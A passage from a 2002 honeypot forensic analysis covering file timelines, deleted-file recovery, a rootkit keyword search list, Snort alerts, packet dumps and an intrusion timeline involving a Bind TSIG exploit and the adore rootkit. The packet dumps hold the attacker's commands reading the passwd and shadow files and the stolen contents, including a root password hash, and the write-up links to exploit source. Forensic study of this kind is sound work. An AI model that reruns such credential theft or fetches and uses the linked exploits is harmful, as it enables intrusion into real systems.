r/r	/etc/pam.d/.rlogin.swp	2002.08.17 20:33:30(EDT)	2002.08.17 20:33:22(EDT)	2002.08.17 20:33:30(EDT)	4096	0	0	34264
r/r	/etc/pam.d/rlogin~	2002.08.17 20:33:01(EDT)	2002.08.17 20:33:22(EDT)	2002.08.17 20:33:30(EDT)	394	0	0	34265
r/r	/etc/mtab~361	2002.08.17 22:02:31(EDT)	2002.08.17 22:02:31(EDT)	2002.08.17 22:02:31(EDT)	0	0	0	286032
r/r	/etc/mtab~	2002.08.17 22:02:31(EDT)	2002.08.17 22:02:31(EDT)	2002.08.17 22:02:31(EDT)	0	0	0	286032
r/l	/bin/ash.static	2002.08.17 20:10:09(EDT)	2002.08.17 20:45:34(EDT)	2002.08.17 20:10:09(EDT)	9	0	0	330888 (realloc)
l/d	/bin/bsh	2002.08.17 15:34:09(EDT)	2002.08.17 15:42:13(EDT)	2002.08.17 20:52:22(EDT)	4096	0	0	330889 (realloc)
r/r	/boot/map~	2002.08.17 15:42:29(EDT)	2002.08.17 20:45:39(EDT)	2002.08.17 15:42:29(EDT)	10240	0	0	33344 (realloc)
d/d	/root/.gnome/metadata.lock	2002.08.17 20:52:46(EDT)	2002.08.17 22:03:37(EDT)	2002.08.17 20:52:46(EDT)	4096	0	0	160072 (realloc)

Type dir/in	Name	Modified Time	Accessed Time	Changed Time	Size (bytes)	UID	GID	Inode
r/r	/root/.enlightenment/TMP_3D5EE362l	2002.08.17 20:49:12(EDT)	2002.08.17 20:49:12(EDT)	2002.08.17 20:49:12(EDT)	0	0	0	347446 (realloc)
r/r	/root/.mc/Tree.tmp	2002.08.17 19:47:29(EDT)	2002.08.17 19:47:29(EDT)	2002.08.17 19:47:29(EDT)	1576	0	0	112849 (realloc)
r/r	/root/KDE_676.testfile	2002.08.17 22:03:21(EDT)	2002.08.17 22:03:21(EDT)	2002.08.17 22:03:21(EDT)	10	0	0	333259
r/r	/root/.Xauthority-l	2002.08.17 22:03:21(EDT)	2002.08.17 22:03:21(EDT)	2002.08.17 22:03:21(EDT)	10	0	0	333259
r/d	/.rhosts.swp	2002.08.17 20:35:01(EDT)	2002.08.17 20:34:57(EDT)	2002.08.17 20:35:01(EDT)	4096	0	0	2631 (realloc)
r/r	/.rhosts	2002.08.17 20:34:57(EDT)	2002.08.17 20:34:57(EDT)	2002.08.17 20:34:57(EDT)	5221	0	0	2632 (realloc)
r/r	/.rhosts.swx	2002.08.17 20:34:57(EDT)	2002.08.17 20:34:57(EDT)	2002.08.17 20:34:57(EDT)	13526	0	0	2633 (realloc)

The intruder did not delete any files. That could be one of the reasons the intruder was trying to get back into the system because they forgot to cover their tracks. A couple of other files were recovered, however, to show that file recovery was possible. The first file is /var/named/named.ca.org which was a copy of the named.ca file and was deleted when the honeypot was setup. Below is the report that Autopsy generates when recovering the file and it shows the contents of the file.

```
Autopsy ascii Report (ver 1.60)


---------------------------------------------------
File: /var/named/named.ca.org
MD5 of file: cffd2baffb5af8411b011fac3ab5d670
Image: /data/forensics/morgue/honeypot_hde1.img
Image Type: linux-ext2
Date Generated: Wed Aug 28 12:41:22 2002
Investigator: Keven Murphy
```

```
 ---------------------------------------------------
inode: 16145
Allocated
Group: 1
uid / gid: 0 / 0
mode: -rw-r--r--
size: 2769
num of links: 1

Inode Times:
Accessed: Sat Aug 17 22:14:57 2002
File Modified: Thu Feb  3 21:11:19 2000
Inode Modified: Sat Aug 17 21:55:11 2002

Direct Blocks: 34318

File Type: English text
 ---------------------------------------------------
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  <file>"
;       configuration file of BIND domain name servers).
;
;       This file is made available by InterNIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           FTP.RS.INTERNIC.NET
;       -OR- under Gopher at    RS.INTERNIC.NET
;           under menu          InterNIC Registration Services (NSI)
;             submenu           InterNIC Registration Archives
;           file                named.root
;
```

```
;       last update:    Aug 22, 1997
;       related version of root zone:   1997082200
;
;
; formerly NS.INTERNIC.NET
;
.                       3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                       3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                       3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.     3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                       3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.     3600000      A     128.8.10.90
;
; formerly NS.NASA.GOV
;
.                       3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.     3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
.                       3600000      NS    F.ROOT-SERVERS.NET.
```

```
F.ROOT-SERVERS.NET.      3600000      A     192.5.5.241
;
; formerly NS.NIC.DDN.MIL
;
.                        3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.      3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                        3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.      3600000      A     128.63.2.53
;
; formerly NIC.NORDU.NET
;
.                        3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.      3600000      A     192.36.148.17
;
; temporarily housed at NSI (InterNIC)
;
.                        3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.      3600000      A     198.41.0.10
;
; housed in LINX, operated by RIPE NCC
;
.                        3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.      3600000      A     193.0.14.129
;
; temporarily housed at ISI (IANA)
;
.                        3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.      3600000      A     198.32.64.12
;
```

```
; housed in Japan, operated by WIDE
;
.                       3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.     3600000      A     202.12.27.33
; End of File
```

Another file that was recover is called /var/lib/texmf/lsR894.tmp. This file was deleted by the OS and is related to the kpathsea database.

```
          Autopsy ascii Report (ver 1.60)


 ---------------------------------------------------
File: /var/lib/texmf/lsR894.tmp
MD5 of file: 04b754e30d0d49e98fd4d2a2f6cc9931
Image: /data/forensics/morgue/honeypot_hde1.img
Image Type: linux-ext2
Date Generated: Wed Aug 28 13:21:07 2002
Investigator: Keven Murphy
 ---------------------------------------------------
inode: 112717
Allocated
Group: 7
uid / gid: 0 / 0
mode: -rw-rw-rw-
size: 79
num of links: 1

Inode Times:
Accessed: Sat Aug 17 15:40:25 2002
File Modified: Sat Aug 17 15:40:25 2002
Inode Modified: Sat Aug 17 15:40:26 2002

Direct Blocks: 234542
```

```
File Type: ASCII text
 ------------------------------------------------------
% ls-R -- filename database for kpathsea; do not change this line.
./:
.:
ls-R
```

The last file recovered for this section was /etc/X11/fs/config-. This file was probably deleted by the OS during the first boot of the OS while performing the final configuration.

```
          Autopsy ascii Report (ver 1.60)


 ------------------------------------------------------
File: /etc/X11/fs/config-
MD5 of file: 632894a15cc5e0109e658fd7506846e1
Image: /data/forensics/morgue/honeypot_hde1.img
Image Type: linux-ext2
Date Generated: Wed Aug 28 14:32:57 2002
Investigator: Keven Murphy
 ------------------------------------------------------
inode: 205730
Allocated
Group: 13
uid / gid: 0 / 0
mode: -rw-r--r--
size: 844
num of links: 1

Inode Times:
Accessed: Sat Aug 17 22:02:42 2002
File Modified: Sat Aug 17 15:31:36 2002
Inode Modified: Sat Aug 17 15:31:36 2002
```

Direct Blocks: 429260

File Type: ASCII text

```
 ----------------------------------------------------
#
# Default font server configuration file for Red Hat Linux
#

# allow a max of 10 clients to connect to this font server
client-limit = 10

# when a font server reaches its limit, start up a new one
clone-self = on

# alternate font servers for clients to use
#alternate-servers = foo:7101,bar:7102

# where to look for fonts
#
catalogue = /usr/X11R6/lib/X11/fonts/misc:unscaled,
  /usr/X11R6/lib/X11/fonts/75dpi:unscaled,
  /usr/X11R6/lib/X11/fonts/misc,
  /usr/X11R6/lib/X11/fonts/Type1,
  /usr/X11R6/lib/X11/fonts/Speedo,
  /usr/X11R6/lib/X11/fonts/75dpi,
  /usr/share/fonts/default/TrueType,
  /usr/share/fonts/default/Type1

# in 12 points, decipoints
default-point-size = 120
```

```
# 100 x 100 and 75 x 75
default-resolutions = 75,75,100,100

# use lazy loading on 16 bit (usually Asian) fonts
deferglyphs = 16

# how to log errors
use-syslog = on
```

Each one of the files was recovered by using Autopsy. The File Browsing tab was clicked on the left panel. Then “All Deleted Files” was clicked on. The upper right panel changed and displayed the deleted files, links, and directories on the root file system for the honeypot image. The list was perused paying close attention to the filename and the MAC times. When something of interest was found, the filename was clicked on. Then bottom right panel would changed. It contained information on the file like the file type and allows the researcher to look at the contents of the file. If the file is one that needs to be saved for further analysis, the “export” link is clicked. By doing that, a “save as” box is displayed on the screen and it allows the researcher to save the file. The other nice feature in the bottom panel is the “ASCII (display – report)” and “Strings (display – report)” links. When the ASCII report and Strings report link is clicked, a report like the ones above is produced in a new browser window and can be saved.

String Search

The list of keywords below were searched for. This list mainly consists of rootkit names. Commonly a rootkit would be installed by the cracker on the system. Also, it is possible the cracker may install a trojan on the system, so a few of the more well know trojans were added to the list. The final items in the list consist of miscellaneous items like passwd, shadow, and “hacker” words like r00t. The list was generated by using Google.com to search with the search criteria Linux and rootkit. The Simovits Consulting site at http://www.simovits.com/trojans/trojans_workson.html contained the biggest list on Linux rootkits.

R00T	haxOr	scan
r00t	hide	denial
rootkit	passwd	service
hack	shadow	ddos
irc	trojan	dos
bot	virus	brute force
sniff	TFN2K	0wn
backdoor	LKM	crack
promisc	attack	exploit
knark	portscan	disappear

adore	lrk4	RST.b
ADM	lrk5	duarawkz
allroot	lrk6	knark
ARK	shaper	monkit
Ch3	RSHA	Hidrootkit
Dudleyh	romanian	Bobkit
Intruder	RK17	Pizdakit
lpdw0rm	LPD	Showtee
ovas0n	kenny	Optickit
RK15	ShitC	T.R.K
Solo	Omega	MithRa
Trinity	Wormkit	George
entitee	Maniac	SucKIT
idle.so	dsc	elite
uucico	Ducoci	e1ite
lrk3	x.c	xertc

The script listed Appendix 14 was used to search the files on the honeypot drive for the keywords listed above. Due to some keywords like hack, irc, passwd, shadow, and dos the output from the script contains many false positives. For example the file /var/lib/rpm/packages.rpm contains the following keywords: ADM, service, scan, hack, dos, shadow, and passwd. According to the MACtime on the file, Aug 17 02 15:41:37, this is a false positive. Any suspicious files were compared with the MACtime analysis. Below are is the list of positive matches.

Keywords Found

Keywords Found	File Found In
adore	/usr/lib/adore/CVS/Repository
ADM, adore	/usr/lib/adore/CVS/Entries
hide, service, scan, rootkit	/usr/lib/adore/Changelog
adore, hide, service	/usr/lib/adore/Makefile.gen
adore, scan, hide, service, rootkit, crack	/usr/lib/adore/README
adore, hide, hack, disappear, backdoor	/usr/lib/adore/adore.c
adore, hide, promisc	/usr/lib/adore/adore.h
adore, hide	/usr/lib/adore/ava.c
adore, elite, service, scan	/usr/lib/adore/configure
hack, adore, hide, backdoor, disappear	/usr/lib/adore/libinvisible.c
adore, hide	/usr/lib/adore/libinvisible.h
adore	/usr/lib/adore/startadore

Keywords Found	File Found In
adore	/usr/lib/adore/Makefile
adore	/usr/lib/adore/Makefile_Sat_Aug_17_22:05:10_EDT_2002
adore, hide	/usr/lib/adore/adore.o

Network Analysis

Snort Logs

Below is an example of the FIN scan done against the honeypot.

```
[**] [111:8:1] spp_stream4: STEALTH ACTIVITY (FIN scan) detection [**]
08/17-21:33:24.466122 24.147.x.x:60660 -> 192.168.10.5:513
TCP TTL:44 TOS:0x0 ID:56307 IpLen:20 DgmLen:40
*******F Seq: 0xA226CB51  Ack: 0x0  Win: 0x800  TcpLen: 20

[**] [111:8:1] spp_stream4: STEALTH ACTIVITY (FIN scan) detection [**]
08/17-21:33:24.476987 24.147.x.x:60660 -> 192.168.10.5:615
TCP TTL:44 TOS:0x0 ID:53496 IpLen:20 DgmLen:40
*******F Seq: 0x93641F62  Ack: 0x0  Win: 0x800  TcpLen: 20

[**] [111:8:1] spp_stream4: STEALTH ACTIVITY (FIN scan) detection [**]
08/17-21:33:24.488999 24.147.x.x:60660 -> 192.168.10.5:1544
TCP TTL:44 TOS:0x0 ID:64443 IpLen:20 DgmLen:40
*******F Seq: 0x21050D34  Ack: 0x0  Win: 0x800  TcpLen: 20
```

The Snort log below shows the remote root exploit used against the honeypot. The second log entry shows that the exploit worked and the cracker executed the id command which return back the user identity of root.

```
[**] [1:252:3] DNS named iquery attempt - http://www.whitehats.com/info/IDS277 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009 - http://www.securityfocus.com/bid/134 - http://www.rfc-editor.org/rfc/rfc1035.txt [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/17-22:02:52.305198 24.147.x.x:32830 -> 192.168.10.5:53
UDP TTL:48 TOS:0x0 ID:17550 IpLen:20 DgmLen:51 DF
Len: 31
[Xref => http://www.whitehats.com/info/IDS277]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009]
[Xref => http://www.securityfocus.com/bid/134]
[Xref => http://www.rfc-editor.org/rfc/rfc1035.txt]

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
08/17-22:03:03.694611 192.168.10.5:53 -> 24.147.x.x:37608
TCP TTL:64 TOS:0x0 ID:6620 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x9599EF09  Ack: 0x7AE827E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 11309 10635528
```

Another cracker attempted some other exploits and scanning techniques. However the cracker was unable to get a shell.

```
[**] [1:469:1] ICMP PING NMAP - http://www.whitehats.com/info/IDS162 [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/17-21:41:50.228579 68.0.x.x -> 192.168.10.5
ICMP TTL:31 TOS:0x0 ID:3 IpLen:20 DgmLen:28
Type:8  Code:0  ID:46712   Seq:0  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:408:4] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
08/17-21:41:50.228740 192.168.10.5 -> 68.0.x.x
ICMP TTL:255 TOS:0x0 ID:10845 IpLen:20 DgmLen:28
Type:0  Code:0  ID:46712  Seq:0  ECHO REPLY

[**] [1:618:2] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/17-21:41:51.631495 68.0.x.x:9198 -> 192.168.10.5:3128
TCP TTL:46 TOS:0x0 ID:27688 IpLen:20 DgmLen:64 DF
******S* Seq: 0x6029071D  Ack: 0x0  Win: 0x4000  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP NOP SackOK NOP WS: 0 NOP NOP
TCP Options => TS: 1495954366 0

[**] [1:587:2] RPC portmap request status - http://www.whitehats.com/info/IDS15 [**]
[Classification: Decode of an RPC Query] [Priority: 2]
08/17-22:09:04.333783 68.0.x.x:765 -> 192.168.10.5:111
UDP TTL:46 TOS:0x0 ID:64503 IpLen:20 DgmLen:84 Len: 64
[Xref => http://www.whitehats.com/info/IDS15]

[**] [1:600:3] RPC EXPLOIT statdx - http://www.whitehats.com/info/IDS442 [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/17-22:09:04.527221 68.0.x.x:635 -> 192.168.10.5:928
TCP TTL:46 TOS:0x0 ID:50123 IpLen:20 DgmLen:1132 DF
***AP*** Seq: 0x670D32AC  Ack: 0xAC84CE23  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1495957666 47381
[Xref => http://www.whitehats.com/info/IDS442]
```

Remote Exploit Used

The cracker used an ISC Bind 8 TSIG exploit. CERT has documented the ISC Bind 8 TSIG exploit in the Incident Note IN-2001-03, located at http://www.cert.org/incident_ notes/IN- 2001-03.h tml. The Incident Note contains notes on how the attack works, and provides details on the Lion worm and the erkms toolkit. Below are a few links on where the exploit can be found:

- http://packetstormsecurity.org/0102-exploits/bind8x.c
- http://www.digital-root.com/database/exploits/daemons/bind/tsl_bind.c.txt
- http://lsd-pl.net/files/get?LINUX/linx86_bind

Gathering Additional Information

As noted before the cracker installed a rootkit and according to the MACtime analysis, the shadow file was accessed on August 17 at 22:07:33. With this information, the captured packets from network sniffer were reviewed. One of the interesting packets found before the shadow file was accessed was the cracker used the cat command to capture the passwd file at 22:06:42. The packet showing this is below.

```
Frame 14828 (77 on wire, 77 captured)
Ethernet II
Internet Protocol, Src Addr: 24.147.x.x (24.147.x.x), Dst Addr: 66.227.x.x (66.227.x.x)
Transmission Control Protocol, Src Port: 37608 (37608), Dst Port: domain (53), Seq:
128877572, Ack: 2509933535
Domain Name System (query)
[Short Frame: DNS]

0000  00 04 5a 07 32 4d 00 05 5f eb fc 70 08 00 45 00   ..Z.2M.._..p..E.
0010  00 3f c7 6d 40 00 31 06 07 ca 18 93 23 97 42 e3   .?.m@.1.....#.B.
0020  fb 74 92 e8 00 35 07 ae 84 04 95 9a 8b df 80 18   .t...5..........
0030  82 18 dd 2d 00 00 01 01 08 0a 00 a2 9e 89 00 00   ...-............
0040  80 b1 63 61 74 20 70 61 73 73 77 64 0a            ..cat passwd.
```

The text box below shows the passwd file transferred back to the cracker.

```
Frame 14829 (578 on wire, 578 captured)
Ethernet II
Internet Protocol, Src Addr: 66.227.x.x (66.227.x.x), Dst Addr: 24.147.x.x (24.147.x.x)
Transmission Control Protocol, Src Port: domain (53), Dst Port: 37608 (37608), Seq:
2509933535, Ack: 128877583
Domain Name System (query)
[Short Frame: DNS]

0000  00 05 5f eb fc 54 00 04 5a 07 32 4d 08 00 45 00   .._..T..Z.2M..E.
0010  02 34 1c a0 40 00 3f 06 a2 a2 42 e3 fb 74 18 93   .4..@.?...B..t..
0020  23 97 00 35 92 e8 95 9a 8b df 07 ae 84 0f 80 18   #..5............
0030  7d 78 2d a0 00 00 01 01 08 0a 00 00 81 ac 00 a2   }x-.............
```

```
0040  9e 89 72 6f 6f 74 3a 78 3a 30 3a 30 3a 72 6f 6f   ..root:x:0:0:roo
0050  74 3a 2f 72 6f 6f 74 3a 2f 62 69 6e 2f 62 61 73   t:/root:/bin/bas
0060  68 0a 62 69 6e 3a 78 3a 31 3a 31 3a 62 69 6e 3a   h.bin:x:1:1:bin:
0070  2f 62 69 6e 3a 0a 64 61 65 6d 6f 6e 3a 78 3a 32   /bin:.daemon:x:2
0080  3a 32 3a 64 61 65 6d 6f 6e 3a 2f 73 62 69 6e 3a   :2:daemon:/sbin:
0090  0a 61 64 6d 3a 78 3a 33 3a 34 3a 61 64 6d 3a 2f   .adm:x:3:4:adm:/
00a0  76 61 72 2f 61 64 6d 3a 0a 6c 70 3a 78 3a 34 3a   var/adm:.lp:x:4:
00b0  37 3a 6c 70 3a 2f 76 61 72 2f 73 70 6f 6f 6c 2f   7:lp:/var/spool/
00c0  6c 70 64 3a 0a 73 79 6e 63 3a 78 3a 35 3a 30 3a   lpd:.sync:x:5:0:
00d0  73 79 6e 63 3a 2f 73 62 69 6e 3a 2f 62 69 6e 2f   sync:/sbin:/bin/
00e0  73 79 6e 63 0a 73 68 75 74 64 6f 77 6e 3a 78 3a   sync.shutdown:x:
00f0  36 3a 30 3a 73 68 75 74 64 6f 77 6e 3a 2f 73 62   6:0:shutdown:/sb
0100  69 6e 3a 2f 73 62 69 6e 2f 73 68 75 74 64 6f 77   in:/sbin/shutdow
0110  6e 0a 68 61 6c 74 3a 78 3a 37 3a 30 3a 68 61 6c   n.halt:x:7:0:hal
0120  74 3a 2f 73 62 69 6e 3a 2f 73 62 69 6e 2f 68 61   t:/sbin:/sbin/ha
0130  6c 74 0a 6d 61 69 6c 3a 78 3a 38 3a 31 32 3a 6d   lt.mail:x:8:12:m
0140  61 69 6c 3a 2f 76 61 72 2f 73 70 6f 6f 6c 2f 6d   ail:/var/spool/m
0150  61 69 6c 3a 0a 6e 65 77 73 3a 78 3a 39 3a 31 33   ail:.news:x:9:13
0160  3a 6e 65 77 73 3a 2f 76 61 72 2f 73 70 6f 6f 6c   :news:/var/spool
0170  2f 6e 65 77 73 3a 0a 75 75 63 70 3a 78 3a 31 30   /news:.uucp:x:10
0180  3a 31 34 3a 75 75 63 70 3a 2f 76 61 72 2f 73 70   :14:uucp:/var/sp
0190  6f 6f 6c 2f 75 75 63 70 3a 0a 6f 70 65 72 61 74   ool/uucp:.operat
01a0  6f 72 3a 78 3a 31 31 3a 30 3a 6f 70 65 72 61 74   or:x:11:0:operat
01b0  6f 72 3a 2f 72 6f 6f 74 3a 0a 67 61 6d 65 73 3a   or:/root:.games:
01c0  78 3a 31 32 3a 31 30 30 3a 67 61 6d 65 73 3a 2f   x:12:100:games:/
01d0  75 73 72 2f 67 61 6d 65 73 3a 0a 67 6f 70 68 65   usr/games:.gophe
01e0  72 3a 78 3a 31 33 3a 33 30 3a 67 6f 70 68 65 72   r:x:13:30:gopher
01f0  3a 2f 75 73 72 2f 6c 69 62 2f 67 6f 70 68 65 72   :/usr/lib/gopher
0200  2d 64 61 74 61 3a 0a 66 74 70 3a 78 3a 31 34 3a   -data:.ftp:x:14:
0210  35 30 3a 46 54 50 20 55 73 65 72 3a 2f 68 6f 6d   50:FTP User:/hom
0220  65 2f 66 74 70 3a 0a 6e 6f 62 6f 64 79 3a 78 3a   e/ftp:.nobody:x:
0230  39 39 3a 39 39 3a 4e 6f 62 6f 64 79 3a 2f 3a 0a   99:99:Nobody:/:.
0240  78 66                                            xf
```

At 22:06:47 the cracker, used the cat command to send the shadow file. Again, the packet is shown below.

```
Frame 14837 (77 on wire, 77 captured)
Ethernet II
Internet Protocol, Src Addr: 24.147.x.x (24.147.x.x), Dst Addr: 66.227.x.x (66.227.x.x)
Transmission Control Protocol, Src Port: 37608 (37608), Dst Port: domain (53), Seq:
128877583, Ack: 2509934263
Domain Name System (query)
[Short Frame: DNS]
```

```
0000  00 04 5a 07 32 4d 00 05 5f eb fc 70 08 00 45 00   ..Z.2M.._..p..E.
0010  00 3f c7 70 40 00 31 06 07 c7 18 93 23 97 42 e3   .?.p@.1.....#.B.
0020  fb 74 92 e8 00 35 07 ae 84 0f 95 9a 8e b7 80 18   .t...5..........
0030  82 18 ee 5b 00 00 01 01 08 0a 00 a2 a0 6a 00 00   ...[.........j..
0040  81 b4 63 61 74 20 73 68 61 64 6f 77 0a            ..cat shadow.
```

Below is the packet sent back to the cracker's machine which contained the shadow file's contents.

```
Frame 14838 (578 on wire, 578 captured)
Ethernet II
Internet Protocol, Src Addr: 66.227.x.x (66.227.x.x), Dst Addr: 24.147.x.x (24.147.x.x)
Transmission Control Protocol, Src Port: domain (53), Dst Port: 37608 (37608), Seq:
2509934263, Ack: 128877594
Domain Name System (query)
[Short Frame: DNS]

0000  00 05 5f eb fc 54 00 04 5a 07 32 4d 08 00 45 00   .._..T..Z.2M..E.
0010  02 34 1c a5 40 00 3f 06 a2 9d 42 e3 fb 74 18 93   .4..@.?...B..t..
0020  23 97 00 35 92 e8 95 9a 8e b7 07 ae 84 1a 80 18   #..5............
0030  7d 78 d1 8e 00 00 01 01 08 0a 00 00 83 8d 00 a2   }x..............
0040  a0 6a 72 6f 6f 74 3a 24 31 24 30 4c 61 47 49 58   .jroot:$1$0LaGIX
0050  70 6b 24 42 56 45 35 4b 38 71 77 5a 38 69 64 36   pk$BVE5K8qwZ8id6
0060  37 75 30 72 55 58 34 6f 30 3a 31 31 39 31 36 3a   7u0rUX4o0:11916:
0070  30 3a 39 39 39 39 39 3a 37 3a 2d 31 3a 2d 31 3a   0:99999:7:-1:-1:
0080  31 33 34 35 34 30 33 35 36 0a 62 69 6e 3a 2a 3a   134540356.bin:*:
0090  31 31 39 31 36 3a 30 3a 39 39 39 39 39 3a 37 3a   11916:0:99999:7:
00a0  3a 3a 0a 64 61 65 6d 6f 6e 3a 2a 3a 31 31 39 31   ::.daemon:*:1191
00b0  36 3a 30 3a 39 39 39 39 39 3a 37 3a 3a 3a 0a 61   6:0:99999:7:::.a
00c0  64 6d 3a 2a 3a 31 31 39 31 36 3a 30 3a 39 39 39   dm:*:11916:0:999
00d0  39 39 3a 37 3a 3a 3a 0a 6c 70 3a 2a 3a 31 31 39   99:7:::.lp:*:119
00e0  31 36 3a 30 3a 39 39 39 39 39 3a 37 3a 3a 3a 0a   16:0:99999:7:::.
00f0  73 79 6e 63 3a 2a 3a 31 31 39 31 36 3a 30 3a 39   sync:*:11916:0:9
0100  39 39 39 39 3a 37 3a 3a 3a 0a 73 68 75 74 64 6f   9999:7:::.shutdo
0110  77 6e 3a 2a 3a 31 31 39 31 36 3a 30 3a 39 39 39   wn:*:11916:0:999
0120  39 39 3a 37 3a 3a 3a 0a 68 61 6c 74 3a 2a 3a 31   99:7:::.halt:*:1
0130  31 39 31 36 3a 30 3a 39 39 39 39 39 3a 37 3a 3a   1916:0:99999:7::
0140  3a 0a 6d 61 69 6c 3a 2a 3a 31 31 39 31 36 3a 30   :.mail:*:11916:0
0150  3a 39 39 39 39 39 3a 37 3a 3a 3a 0a 6e 65 77 73   :99999:7:::.news
0160  3a 2a 3a 31 31 39 31 36 3a 30 3a 39 39 39 39 39   :*:11916:0:99999
0170  3a 37 3a 3a 3a 0a 75 75 63 70 3a 2a 3a 31 31 39   :7:::.uucp:*:119
0180  31 36 3a 30 3a 39 39 39 39 39 3a 37 3a 3a 3a 0a   16:0:99999:7:::.
0190  6f 70 65 72 61 74 6f 72 3a 2a 3a 31 31 39 31 36   operator:*:11916
01a0  3a 30 3a 39 39 39 39 39 3a 37 3a 3a 3a 0a 67 61   :0:99999:7:::.ga
01b0  6d 65 73 3a 2a 3a 31 31 39 31 36 3a 30 3a 39 39   mes:*:11916:0:99
```

```
01c0  39 39 39 3a 37 3a 3a 3a 0a 67 6f 70 68 65 72 3a   999:7:::.gopher:
01d0  2a 3a 31 31 39 31 36 3a 30 3a 39 39 39 39 39 3a   *:11916:0:99999:
01e0  37 3a 3a 3a 0a 66 74 70 3a 2a 3a 31 31 39 31 36   7:::.ftp:*:11916
01f0  3a 30 3a 39 39 39 39 39 3a 37 3a 3a 3a 0a 6e 6f   :0:99999:7:::.no
0200  62 6f 64 79 3a 2a 3a 31 31 39 31 36 3a 30 3a 39   body:*:11916:0:9
0210  39 39 39 39 3a 37 3a 3a 3a 0a 78 66 73 3a 21 21   9999:7:::.xfs:!!
0220  3a 31 31 39 31 36 3a 30 3a 39 39 39 39 39 3a 37   :11916:0:99999:7
0230  3a 3a 3a 0a 6e 61 6d 65 64 3a 21 21 3a 31 31 39   :::.named:!!:119
0240  31 36                                             16
```

There were several commands issued by the cracker before he or she decided to download the password and shadow files found during the network analysis. These commands consisted of downloading the rootkit and compiling it. The additional commands not outlined above have been included in the timeline.

Also, it should be noted that the source and destination port for the honeypot is 53 which is the DNS port. According to network analyzer Ethereal, this is a “Domain Name System (query).” This supports the theory that the cracker used the TSIG bind exploit to get root access on the honeypot.

IP Address Information of Attackers

NSLookup Information on 24.147.x.x

```
Non-authoritative answer:
X.X.147.24.in-addr.arpa      name = h080009d7be8c.ne.client2.attbi.com.

Authoritative answers can be found from:
X.147.24.in-addr.arpa  nameserver = ns1.attbb.net.
X.147.24.in-addr.arpa  nameserver = ns2.attbb.net.
X.147.24.in-addr.arpa  nameserver = ns3.attbb.net.
X.147.24.in-addr.arpa  nameserver = ns4.attbb.net.
X.147.24.in-addr.arpa  nameserver = ns5.attbb.net.
X.147.24.in-addr.arpa  nameserver = ns6.attbb.net.
ns1.attbb.net   internet address = 24.147.1.32
ns2.attbb.net   internet address = 24.129.0.106
ns3.attbb.net   internet address = 24.130.1.47
ns4.attbb.net   internet address = 24.128.1.82
ns5.attbb.net   internet address = 24.130.1.43
ns6.attbb.net   internet address = 24.129.0.103
```

WHOIS Information on 24.147.x.x

```
OrgName:    AT&T Broadband Northeast
OrgID:      ATBN
```

```
NetRange:   24.147.0.0 - 24.147.255.255
CIDR:       24.147.0.0/16
NetName:    ATTB-NE-2
NetHandle:  NET-24-147-0-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Allocation
NameServer: NS4.ATTBB.NET
NameServer: NS5.ATTBB.NET
NameServer: NS6.ATTBB.NET
Comment:    For abuse contact abuse@attbi.com
RegDate:
Updated:    2001-11-14

TechHandle: ZM117-ARIN
TechName:   ATT Broadband
TechPhone:  +1-978-244-4020
TechEmail:  ipadmin@attbb.net
```

Conclusion and Issues

The attack started with a SYN portscan on August 17 at 21:33:24. At approximately 21: 33:24, the attacker switched to a FIN portscan. The system was exploited through a remote ISC Bind 8 TSIG exploit around 22:02:52. Next attacker downloaded the adore version 0.42 rootkit around 22:04:43 using the wget command. The rootkit was unpacked at 22:04:57 and the configure script for the rootkit was ran at 22:05:08 to create the Makefile. Following the creation of the Makefile, the make command was issued by the cracker to compile the rootkit which started at 22:05:25. The rootkit compile was finished around 22:05:47 and the attacker ran the command startadore. Startadore starts the rootkit and enables its functions. According to the network analysis, approximately 22:06:42 the attacker captured the passwd and shadow files and left the system around 22:07:21. Another portscan against the honeypot is conducted by the same attacker at 22:11:43. Finally, at approximately 22:16 the power went out due to a thunderstorm.

Another attacker executed a statd exploit against the honeypot at 22:09:04. Then this attacker portscanned the honeypot after the statd exploit failed. It appears that the first attacker and the second attacker are working together. This theory is partly based on the fact that the second attacker starts off with a statd exploit against the honeypot. There are no other records of the second attacker's IP address found in the logs nor in the captured network traffic. However, there is not enough evidence to know for sure if both attackers are working together.

Based upon the above information, the attacker was probably new to cracking machines on the Internet. He or she knew enough to use a stealth scan against a machine. However, the initial connection and the rapid rate of the scanning shows that the

